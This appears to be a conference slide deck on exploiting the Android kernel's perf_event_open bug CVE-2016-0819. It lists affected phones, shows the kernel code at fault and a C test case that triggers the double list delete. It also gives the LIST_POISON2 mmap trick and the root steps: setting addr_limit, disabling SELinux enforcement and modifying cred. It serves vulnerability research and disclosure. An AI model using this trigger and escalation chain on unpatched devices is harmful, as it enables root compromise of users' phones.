Perf:

From Profiling to Kernel Exploiting

@Wish_Wu

Securing Your Journey to the Cloud

Mobile Threat Response Team

0 The Perf

Performance counters:

= hardware features (CPU/PMU, Performance Monitoring Unit)
+ software features (software counters, tracepoints).

Running cmd “man perf_event_open” will show 1233 lines of descriptions.


Userspace command	perf
Userspace tool source code	tool/perf
Related syscall	perf_event_open ioctl mmap prctl close
Kernel Source Code	kernel/events/* arch/<arch>/kernel/*

0

The Perf in Android

- Syscall perf_event_open is enabled on most of the latest smart phones.
- There is no strong relationship between the Android version and the customized Android Linux version. Vendors can also customize their linux kernel and SElinux policy. Most Android versions from 4.4.4 to 6.0.1 have enabled this syscall.
- An application which has no permission required can invoke this syscall.
- Many CPU vendors would like to add their PMU to Linux for specific performance testing. These codes will not be merged into the mainline of Linux. So these codes may not be totally reviewed.

The Perf in Android



The Perf in Android

How to detect bugs

1. perf_fuzzer (Vincent M. Weaver and Dave Jones)
   http://web.eece.maine.edu/~vweaver/projects/perf_events/fuzzer/2015_perf_fuzzer_tr.pdf
   https://github.com/deater/perf_event_tests

2. Trinity
   https://github.com/kernelslacker/trinity

3. Code Review

4. Tools written by myself

The Perf in Android

Published Bugs

http://source.android.com/security/bulletin/2016-02-01.html
http://source.android.com/security/bulletin/2016-03-01.html
http://source.android.com/security/bulletin/2016-04-02.html

CVE	Bug	Severity	Updated versions	Date reported
CVE-2016-0805	ANDROID-25773204*	Critical	4.4.4, 5.0, 5.1.1, 6.0, 6.0.1	Nov 15, 2015
CVE-2016-0819	ANDROID-25364034*	Critical	4.4.4, 5.0, 5.1.1, 6.0, 6.0.1	Oct 29, 2015
CVE-2016-0843	ANDROID-25801197*	Critical	4.4.4, 5.0, 5.1.1, 6.0, 6.0.1	Nov 19, 2015

Unpublished Bugs

Bug	Severity	issue
AndroidID-26112842	Low	https://code.google.com/p/android/issues/detail?id=196588
AndroidID-28086229	Critical	https://code.google.com/p/android/issues/detail?id=206153

1 The Bug

CVE-2016-0819

Possibly effected – and not limited to:

Samsung GALAXY Note Edge	Sony Xperia Z5
Samsung GALAXY Note 4	Sony Xperia Z4
Samsung GALAXY A9	Sony Xperia Z3
Samsung GALAXY A8	Sony Xperia E3
Samsung GALAXY A7	LG G5
Samsung GALAXY A5	LG G4
Samsung GALAXY On7	LG G4c
Samsung GALAXY J7	LG Nexus 5X
Samsung GALAXY J5	Motorola Nexus 6
Samsung GALAXY J3	Huawei Nexus 6P

1 The Bug

file: kernel/events/core.c

```
static int perf_release(struct inode *inode, struct file *file)
{
    struct perf_event *event = file->private_data;

    /*
     * Event can be in state OFF because of a constraint check.
     * Change to ACTIVE so that it gets cleaned up correctly.
     */
    if ((event->state == PERF_EVENT_STATE_OFF) &&
      event->attr.constraint_duplicate)
      event->state = PERF_EVENT_STATE_ACTIVE;

    put_event(file->private_data);
    return 0;
}
```

1

The Bug

file: kernel/events/core.c

```
if (event->state != PERF_EVENT_STATE_ACTIVE)
  return;

event->state = PERF_EVENT_STATE_INACTIVE;
if (event->pending_disable) {
  event->pending_disable = 0;
  event->state = PERF_EVENT_STATE_OFF;
}
event->tstamp_stopped = tstamp;
event->pmu->del(event, 0);
event->oncpu = -1;
```

1

The Bug

Test Case Code:

```
struct perf_event_attr attr;
memset(&attr, 0, sizeof(attr));
attr.type = PERF_TYPE_TRACEPOINT;
attr.size = sizeof(attr);
attr.config = value //read from /sys/kernel/debug/tracing/events/*
__u64 *ptr = &attr.config;
ptr++;
*ptr |= 1 << 23; //set constraint_duplicate to 1
int fd = perf_event_open(&attr, 0, -1,-1, 0);
//use ioctl() to delete perf_event from list first time
ioctl(fd, PERF_EVENT_IOC_DISABLE, 0);
//use close() to delete perf_event from list second time, and free it
close(fd);
```

1 The Bug

1. The bug can double delete a hlist node.


2. For list in kernel, delete != free .

3. A deleted node can be added to hlist again.


4. Nodes can only be added into hlist head, but can be deleted from anywhere.

2 Double delete

```
//A hlist node is defined as below:
struct hlist_node {
		struct hlist_node *next;
		struct hlist_node **pprev;
};
//A hlist head is defined as below:
struct hlist_head {
		struct hlist_node *first;
};
```



Double delete



```
static inline void hlist_del_rcu(struct hlist_node *n)
{
        __hlist_del(n);
        n->pprev = LIST_POISON2;
}
```

LIST_POISON2 == 0x00200200 in 32-bit Android.

mmap((void *)0x200200, 0x1000, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS|MAP_POPULATE, -1, 0);
mlock((void *)0x200200, 0x1000);


GOOGLE: LIST_POISON2 to 0x00000200

2

Double delete

ioctl Node20
close Node20
close Node30

Leak Node30's address to userspace!!!!




Node10’s next pointer points to free space
Use After Free!!!!!!

Double delete

Simple ??


NO!!!!

2 Double delete




3 Ret2dir Tech

Vasileios P. Kemerlis. Michalis Polychronakis. Angelos D. Keromytis
http://www.cs.columbia.edu/~vpk/papers/ret2dir.sec14.pdf



3

Ret2dir Tech



4

Get Root

GeekBen's TowelRoot Source Code:
https://github.com/geekben/towelroot/blob/master/towelroot.c

1.addr_limit = 0xffffffff

2.selinux_enforcing = 0 to bypass SELinux

3. modify struct cred and selinux security object.

4

Get Root

Demo

Thank You